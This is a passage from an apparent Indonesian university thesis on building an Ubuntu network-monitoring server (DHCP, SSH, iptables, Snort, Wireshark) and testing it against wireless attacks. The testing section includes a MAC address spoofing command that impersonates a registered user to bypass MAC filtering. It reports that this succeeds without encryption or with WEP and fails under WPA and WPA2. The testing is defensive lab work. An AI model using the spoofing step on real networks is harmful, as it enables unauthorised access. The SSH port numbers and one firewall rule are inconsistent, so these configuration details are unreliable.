Dynamic Host Configuration Protocol (DHCP) adalah protokol yang berbasis arsitektur klien / server yang dipakai untuk memudahkan pengalokasian IP address dalam satu jaringan. Jika DHCP dipasang pada jaringan lokal, maka semua komputer yang tersambung di jaringan akan mendapatkan IP address secara otomatis dari server DHCP. Selain IP

address, banyak parameter jaringan yang dapat diberikan oleh DHCP, seperti *default gateway* dan DNS server.

Internet Connection Sharing dalam ubuntu server pun menggunakan DHCP *server*, agar klien yang terhubung ke jaringan juga mendapatkan koneksi internet. Setelah DHCP *server* di instal, maka edit file */etc/dhcp3.dhcpd.conf*:

```
ddns-update-style none;

subnet 192.168.2.0 netmask 255.255.255.0 {
    option broadcast-address 192.168.2.255;
    option subnet-mask 255.255.255.0;
    option domain-name-servers 202.73.99.2, 202.73.99.4,
    61.247.0.4;
    option domain-name "fastnet.com";
    option routers 192.168.2.5;

    default-lease-time 600;
    max-lease-time 604800;

    log-facility local7;

    range 192.168.2.75 192.168.2.175;
```

Tutup dan simpan file */etc/dhcp3.dhcpd.conf*, kemudian edit file */etc/default/dhcp3-server* dan ubah settingan DHCP *default interfaces*-nya menjadi pengaturan yang dibutuhkan, yaitu :

```
INTERFACES="eth0"
```

Karena *ethernet card* yang terhubung dengan *wireless router* adalah eth0, maka *interfaces*-nya diubah menjadi eth0. Setelah selesai diatur, maka *restart* DHCP *server* dengan perintah :

```
# /etc/init.d/dhcp3-server restart
```

Akan muncul di layar :

```
* Starting DHCP server dhcpd3
```

```
[ OK ]
```

f. Setting Open-SSH Server

OpenSSH mengenkripsi semua lalu lintas (termasuk *password*) secara efektif menghilangkan pembajakan koneksi, percakapan dan serangan lainnya. Selain itu, OpenSSH menyediakan kemampuan *tunneling* yang aman dan beberapa metode otentikasi dan mendukung semua versi protokol SSH. SSH biasanya digunakan untuk *remote server* sebagai pengganti *telnet*, *rsh* dan *rlogin*. Aplikasi server yang sering digunakan dan akan digunakan disini adalah PuTTY untuk *remote server* dan WinSCP yang berfungsi untuk *transfer file* sepertinya *sftp*.

Pengaturan *default* untuk *port* yang digunakan Open-SSH adalah *port* 22, untuk alasan keamanan *port default* ini diubah ke *port* yang masih kosong atau belum digunakan untuk fungsi lain, misalnya 222 atau yang lain. Edit file :


```
# pico /etc/ssh/sshd_config
```

port 22 dan ganti dengan *port* yang kosong atau yang dikehendaki, yaitu *port* 321.

Open-SSH di *restart* : *service ssh restart*. Kemudian *password* diberikan pada *user root* agar setiap *login* untuk mengedit file bisa langsung *edit* dan bisa meng-*copy* atau *paste file* di semua *folder* linux. *Command line* di bawah ini digunakan untuk memberi / mengganti *password*.

```
# passwd root
```


Program PuTTY dan WinSCP di instal dari komputer klien yang menggunakan operating sistem Windows. Gambar 3.2 dan 3.3 menunjukkan login PuTTY dan WinSCP.




Gambar 3.3 login PuTTY



Gambar 3.4 Login server menggunakan PuTTY



Gambar 3.5 Login WinSCP



Gambar 3.6 Tampilan WinSCP

g. Setting *Firewall*

Firewall adalah sebuah sistem atau perangkat yang mengizinkan lalu lintas jaringan yang dianggap aman untuk melaluinya dan mencegah lalu lintas jaringan yang tidak aman. *Firewall* mengontrol akses user yang berhak untuk mengakses ke jaringan internal dan internet. *Firewall* melindungi keamanan jaringan komputer dengan menyaring paket data yang keluar dan masuk di jaringan.

Universitas Indonesia

Konfigurasinya *firewall* yang digunakan pada server ini adalah :

```
sudo iptables -A INPUT -m conntrack --ctstate
ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A eth0 -p tcp --dport 221 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -I INPUT 1 -i lo -j ACCEPT
sudo iptables -A INPUT -p icmp -m icmp --icmp-type 8 -j
ACCEPT
sudo iptables -A INPUT -p tcp --dport 10000 -j ACCEPT
sudo iptables -A FORWARD -j REJECT
sudo iptables -A INPUT -j DROP
```

Dari *firewall* di atas, ada beberapa port yang dibuka yaitu port ssh, port 80, port https, port webmin dan port icmp echo-request (ping). Selain port-port tersebut, akses ke port lain akan ditutup.


3.2 Wireless Router

Wireless router yang digunakan dalam jaringan ini adalah *wireless* dengan *type n*, yaitu Linksys E1000. *Wireless router* ini mudah dalam konfigurasi dan akses internet yang lebih aman. Spesifikasinya adalah sebagai berikut :

Standard	: 802.11n, 802.11g, 802.11b, 802.3, 802.3u
RF Power (EIRP) dalam dBm	: 17,5 dBm
Antenna Gain in dBi	: 1,5 dBi Omni-Directional Internal Antenna
Security Feature	: WEP, WPA, WPA2
Security Key Bit	: Up to 128-Bit Encryption
Power	: 12 V, 0,5 A
Frequency Range	: 2,4 GHz – 2,462 GHz

Firmware Linksys E1000 di upgrade menggunakan *firmware* DD-WRT. DD-WRT merupakan *firmware opensource* berbasis linux. *Firmware* ini memiliki fitur-fitur tambahan yang berbeda dengan *firmware standard* dari *wireless router*, misalnya *radio client mode*, pengaturan daya pancar, *captive portal*, dan banyak lagi.

Firmware ini memakai konfigurasi berbasis web yang tidak terenkripsi atau via HTTPS, dan menyediakan akses SSH dan akses telnet.



Gambar 3.7 Tampilan website konfigurasi DD-WRT

3.3 Perangkat Lunak Pendukung

Server yang dirancang ini berfungsi sebagai *monitoring* jaringan. Salah satu *software* yang bisa digunakan untuk *monitoring* adalah Snort dan Cacti.

3.3.1 Snort

Sebelum menginstal snort, ada beberapa paket yang dibutuhkan dan harus diinstal terlebih dahulu. Paket di bawah ini di instal dengan menggunakan *command*:

```
# sudo apt-get install nmap
# sudo apt-get install nbtscan
# sudo apt-get install apache2
# sudo apt-get install php5
# sudo apt-get install php5-mysql
# sudo apt-get install php5-gd
# sudo apt-get install libpcap0.8-dev
# sudo apt-get install libpcap-dev
# sudo apt-get install g++
# sudo apt-get install bison
# sudo apt-get install flex
# sudo apt-get install libpcap-ruby
```

```
# sudo apt-get install mysql-server
# sudo apt-get install libmysqlclient16-dev
```

i. *Snort Report*

Snort report digunakan untuk merekam semua *monitoring* jaringan yang dilakukan dan hasilnya ditampilkan dalam bentuk *website*. Untuk menyediakan grafik *pie chart* pada halaman utama *snort report*, JpGraph di instal terlebih dahulu :

```
#sudo wget http://hem.bredband.net/jpgraph/jpgraph
1.27.1.tar.gz
```

Folder *jpgraph* dibuat pada folder */var/www/* dan *installer* di ekstrak di folder */var/www/jpgraph*.

```
# sudo mkdir /var/www/jpgraph
# sudo tar zxvf jpgraph-1.27.1.tar.gz
# sudo cp -r jpgraph-1.27.1/src /var/www/jpgraph
```

Snort report di *download*, kemudian di ekstrak di folder */var/www/*. Konfigurasi *snort report* diubah sesuai dengan *MySQL login* info dan lokasi dari *jpgraph library* yang sudah diinstal.

```
# sudo vi /var/www/snortreport-1.3.2/srconf.php
```

baris di bawah ini diubah :

```
$pass = "YOURPASS";
```

ubah *YOURPASS* menjadi password *MySQL* yang telah dimasukkan di awal saat menginstal *MySQL*.

ii. *Data Acquisition API dan libdnet*

Akuisisi data adalah proses sampling sinyal yang mengukur kondisi fisik dunia nyata dan mengkonversi sampel yang dihasilkan menjadi nilai *numeric digital* yang dapat dimanipulasi oleh komputer. Sistem akuisisi data biasanya mengkonversi bentuk gelombang analog menjadi nilai digital untuk kemudian diproses. Sedangkan *libdnet* menyediakan antarmuka yang mudah dan portable ke beberapa *low-level* rutinitas jaringan.

Sebelum menginstall *snort*, maka *Data Aquisition* dan *libdnet* harus diinstal terlebih dahulu.

Data Acquisition API :

```
# sudo wget http://www.snort.org/downloads/1098
# sudo tar zxvf daq-0.6.1.tar.gz
# cd daq-0.6.1
# sudo ./configure
# sudo make && make install
# sudo ldconfig
```

Libdnet :

```
# sudo wget
http://libdnet.googlecode.com/files/libdnet-1.12.tgz
# sudo tar zxvf libdnet-1.12.tgz
# cd libdnet-1.12/
# sudo ./configure
# sudo make && make install
# sudo ln -s /usr/local/lib/libdnet.1.0.1
/usr/lib/libdnet.1
```

iii. Install Snort

Snort yang digunakan adalah versi 2.9.1. Kemudian buat *database* snort di MySQL.

```
echo "create database snort;" | mysql -u root -p
mysql -u root -p -D snort < ./schemas/create_mysql
```

iv. Snort rules

Snort *rules* berfungsi untuk mendeteksi dan melakukan *logging* terhadap serangan-serangan yang masuk ke dalam jaringan. *Snort rules* di instal pada *folder snort* yang telah diinstal sebelumnya. Kemudian konfigurasi file *snort.conf*, dibawah baris *command line* di bawah ini :

```
#output unified2 : filename merged.log, limit 128,
nostamp, \
    mpls_event_types, vlan_event_types
```

ditambahkan baris :

```
output unified2: filename snort.u2, limit 128
```

v. Install Barnyard2

Barnyard meningkatkan efisiensi snort dengan mengurangi beban mesin deteksi. Barnyard membaca *logging output file* dan memasukkannya

ke *database*. Jika *database* belum tersedia, Barnyard akan memasukkan semua data saat *database* kembali *online*, sehingga tidak ada peringatan yang hilang.

Barnyard2 di instal dan file `barnyard.conf` dikonfigurasi. Baris *command line* yang diubah adalah :

```
#config hostname: thor
#config interface: eth0
#output database: log, mysql, user=root password=test
dbname=db host=localhost
```

menjadi :

```
config hostname: localhost
config interface: eth1
output database: log, mysql, user=root
password=YOURPASSWORD dbname=snort \
host=localhost
```

Untuk menjalankan Snort secara otomatis dalam mesin, file `rc.local` harus di edit :

```
ifconfig eth0 up

/usr/local/snort/bin/snort -D -u snort -g snort \
-c /usr/local/snort/etc/snort.conf -i eth0


/usr/local/bin/barnyard2 -c
/usr/local/snort/etc/barnyard2.conf \
-G /usr/local/snort/etc/gen-msg.map \
-S /usr/local/snort/etc/sid-msg.map \
-d /var/log/snort \
-f snort.u2 \
-w /var/log/snort/barnyard2.waldo \
-D
```

Monitoring sistem dapat dilakukan dengan membuka *webpage* pada komputer klien dan buka halaman `http://192.168.2.5/snortreport-1.3.2/alerts.php`.

3.3.2 Wireshark

Wireshark adalah sebuah *tool Network Packet Analyzer*. Wireshark akan mencoba untuk menangkap (*capture*) paket-paket jaringan dan berusaha untuk menampilkan semua informasi di paket tersebut selengkap dan sedetail mungkin. *Tool* ini biasanya digunakan oleh admin sebuah jaringan untuk *troubleshooting* jaringan, memeriksa keamanan jaringan, sebagai *sniffer* juga. Wireshark tersedia untuk Linux dan Windows.

Instalasi wireshark sangat mudah di Linux dan Windows. Download terlebih dahulu wireshark di internet, kemudian instal pada operating sistem yang digunakan. Pada saat instalasi wireshark, akan diminta juga untuk menginstal WinPcap. WinPcap digunakan untuk meng-*capture* paket-paket yang ada di jaringan.



Gambar 3.8 Tampilan wireshark dengan *Capture Interfaces*

BAB IV

PENGUJIAN SISTEM DAN ANALISA

Pada bagian ini akan dilakukan pengujian sistem yang telah diimplementasikan berdasarkan perancangan pada bab sebelumnya. Pengujian pada sistem ini akan dilakukan dengan beberapa serangan untuk mengetahui apakah sistem *monitoring* bekerja dengan baik. Serangan yang dilakukan ada dua macam, yaitu serangan ke sistem keamanan pada *access point* dan yang kedua serangan ke jaringan *wireless* melalui internet atau pihak luar yang tidak berwenang.

4.1 METODE DAN SKENARIO PENGUJIAN

Skenario pengujian yang dilakukan bertujuan untuk melakukan pengetesan terhadap sistem *monitoring* yang telah diimplementasikan. Ada beberapa skenario penyerangan yang dilakukan untuk melakukan tes pada sistem ini, yaitu serangan ke *access point* berupa *MAC Address Spoofing*, *Cracking WEP*, *Cracking WPA*, *Cracking WPA2* dan serangan dari luar jaringan yaitu *remote client*.

4.1.1 *MAC Address Spoofing*

Pada tahap pertama, skenario yang dijalankan adalah *MAC address spoofing*. *MAC address spoofing* adalah suatu informasi *MAC address* yang didapatkan digunakan untuk melakukan perubahan pada *MAC address* di perangkat penyerang. Diasumsikan penyerang telah mengetahui mengenai data *user* yang mempunyai hak akses, yaitu *MAC address* yang telah didaftarkan oleh admin ke dalam *database MAC address filtering* pada *access point*. Operating sistem yang digunakan oleh penyerang adalah Ubuntu Desktop 10.04 dan untuk mengubah *MAC address* perangkat penyerang hanya dengan menggunakan *command line*. Dalam skenario ini akan dicoba penyerangan dengan beberapa pengaturan keamanan, yaitu keamanan hanya dengan *filtering MAC address*, dan *filtering MAC address* dipadukan dengan enkripsi WEP, WPA dan WPA2 (*double protection*). Diasumsikan bahwa penyerang mengetahui kunci enkripsi yang digunakan. Dengan tambahan *variant* jika dua buah perangkat melakukan koneksi secara berurutan, yaitu perangkat *user* melakukan

koneksi terlebih dahulu kemudian perangkat penyerang dengan *MAC address* palsu melakukan koneksi. Semua aktifitas pada jaringan *wireless* akan dipantau melalui perangkat admin yang telah diinstal wireshark. Wireshark akan merekam setiap aktifitas dari penyerang yang mencoba melakukan koneksi internet menggunakan *MAC address* palsu.

MAC address asli pada perangkat penyerang adalah 78:e4:00:ad:c5:0a (Gambar 4.1). *MAC address* asli ini akan diubah menggunakan *MAC address user*, yaitu 00:1B:77:2F:D4:F5. *MAC address* diubah dengan mengetikkan perintah pada *command line* :

```
# ifconfig wlan0 hw ether 00:1B:77:2F:D4:F5
```

```

root@tambunan-laptop: /home/tambunan
File Edit View Terminal Help
tambunan@tambunan-laptop:~$ sudo su
[sudo] password for tambunan:
root@tambunan-laptop:/home/tambunan# ifconfig
eth0      Link encap:Ethernet  HWaddr aa:00:04:00:0a:04
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:16

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1265 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1265 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:49850 (49.8 KB)  TX bytes:49850 (49.8 KB)

wlan0     Link encap:Ethernet  HWaddr 78:e4:00:ad:c5:0a
          inet6 addr: fe80::7ae4:ff:fead:c50a/64 Scope:Link
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:61082 errors:0 dropped:0 overruns:0 frame:0
          TX packets:40266 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:82357459 (82.3 MB)  TX bytes:4623760 (4.6 MB)


root@tambunan-laptop:/home/tambunan#

```

Gambar 4.1 *MAC address* asli pada perangkat penyerang

Kemudian penyerang mencoba untuk melakukan koneksi ke *access point* dengan *MAC address* palsu. Pengujian pertama yang dilakukan adalah penyerangan dengan pengaturan keamanan yang hanya menggunakan *MAC address filtering* pada *access point*. *MAC address user* yang didaftarkan ada tiga, yaitu 00:1B:77:2F:D4:F5 (Intel (R) PRO / Wireless 3945ABG Network), 70:F1:A1:CE:1A:2A (Atheros AR5B93) dan AC:81:12:05:46:76 (Broadcom 802.11n).

Gambar 4.2 menunjukkan hasil *capture* dari wireshark ketika penyerang melakukan koneksi ke jaringan. Dari hasil *capture* dapat dilihat bahwa kolom yang berwarna merah terdapat informasi mengenai perangkat penyerang, dimana *MAC address* asli perangkat penyerang masih terdeteksi. Yang berubah hanya *source* perangkat penyerang, yaitu IntelCor_2f:d4:f5.



Gambar 4.2 Hasil *capture* perangkat penyerang menggunakan *MAC address* palsu

Ethernet MAC address digunakan untuk tujuan mengidentifikasi sebuah paket *broadcast* (dikirim ke semua komputer yang terhubung dalam *broadcast domain*) atau paket *multicast* (yang diterima oleh kelompok yang dipilih dari komputer). *MAC address spoofing* hanya terbatas mengubah informasi pada paket *broadcast*, tetapi tidak mengubah informasi pada paket *multicast*. Sehingga ketika perangkat terkoneksi ke dalam suatu jaringan, maka perangkat tersebut akan memberikan informasi tentang dirinya melalui protokol mdns, seperti berikut ini :

No.	Time	Source	Destination	Protocol
23	24.808376	192.168.1.100	224.0.0.251	MDNS

Info
 Standard query response PTR _workstation._tcp.local PTR tambunan-laptop [78:e4:00:ad:c5:0a]._workstation._tcp.local

Frame 23: 164 bytes on wire (1312 bits), 164 bytes captured (1312 bits)


Ethernet II, Src: IntelCor_2f:d4:f5 (00:1b:77:2f:d4:f5), Dst: IPv4mcast_00:00:fb (01:00:5e:00:00:fb)
 Internet Protocol, Src: 192.168.1.100 (192.168.1.100), Dst: 224.0.0.251 (224.0.0.251)
 User Datagram Protocol, Src Port: mdns (5353), Dst Port: mdns (5353)
 Domain Name System (response)

Sedangkan informasi yang dikirimkan oleh paket *broadcast* mengatakan bahwa perangkat yang terkoneksi memiliki MAC *address* 00:1B:77:2F:D4:F5.

No.	Time	Source	Destination	Protocol	Info
27	25.668096	IntelCor_2f:d4:f5	Broadcast	ARP	Who has 192.168.1.1? Tell 192.168.1.100

Frame 27: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
 Ethernet II, Src: IntelCor_2f:d4:f5 (00:1b:77:2f:d4:f5), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
 Address Resolution Protocol (request)

Untuk mengetahui perbedaan informasi yang didapatkan jika penyerang melakukan koneksi dengan MAC *address* palsu dengan melakukan koneksi dengan MAC *address* asli, maka MAC *address* perangkat penyerang didaftarkan di database MAC *address filtering* pada *access point*. Ketika perangkat tersebut melakukan koneksi, maka hasil yang direkam oleh wireshark adalah seperti gambar 4.3.



Gambar 4.3 Hasil *capture* perangkat penyerang menggunakan MAC *address* asli

Jika Gambar 4.2 dan Gambar 4.3 dibandingkan, maka dapat dilihat perbedaannya, yaitu sumber perangkat yang digunakan berbeda. Perangkat MAC address palsu yang digunakan adalah Intel PRO wireless card (IntelCor_2f:d4:f5), sedangkan perangkat asli penyerang yang digunakan adalah Atheros *Wireless Card* (HonHaiPr_ad:c5:0a). Dari pengujian ini, maka dapat disimpulkan bahwa setiap administrasi *network* yang bertugas harus benar-benar menyimak dan memonitoring dengan baik jaringan mereka, karena tidak ada tanda bahwa ada penyusup menggunakan MAC *address* palsu.

Pengujian yang kedua adalah penyerangan dengan pengaturan keamanan yang menggunakan MAC *address filtering* dan enkripsi (WEP, WPA, WPA2) pada *access point*. Hasil yang didapatkan melalui pengujian tersebut dapat dilihat pada tabel 4.1.

Tabel 4.1 Hasil pengujian MAC address spoofing

Pengaturan enkripsi	Jumlah Pengujian	Hasil
Tanpa enkripsi	5	berhasil terkoneksi
WEP	5	berhasil terkoneksi
WPA Personal	5	tidak berhasil terkoneksi
WPA2 Personal	5	tidak berhasil terkoneksi

Saat dilakukan pengujian dengan jaringan yang menggunakan pengamanan WEP dan MAC *address filtering*, jaringan dapat ditembus oleh penyerang. Sedangkan menggunakan WPA Personal dan WPA2 Personal, penyerang tidak dapat masuk ke dalam jaringan. Dari hasil yang didapat ini, dapat dilihat bahwa enkripsi WEP lemah jika digunakan sebagai keamanan dalam jaringan *wireless*.

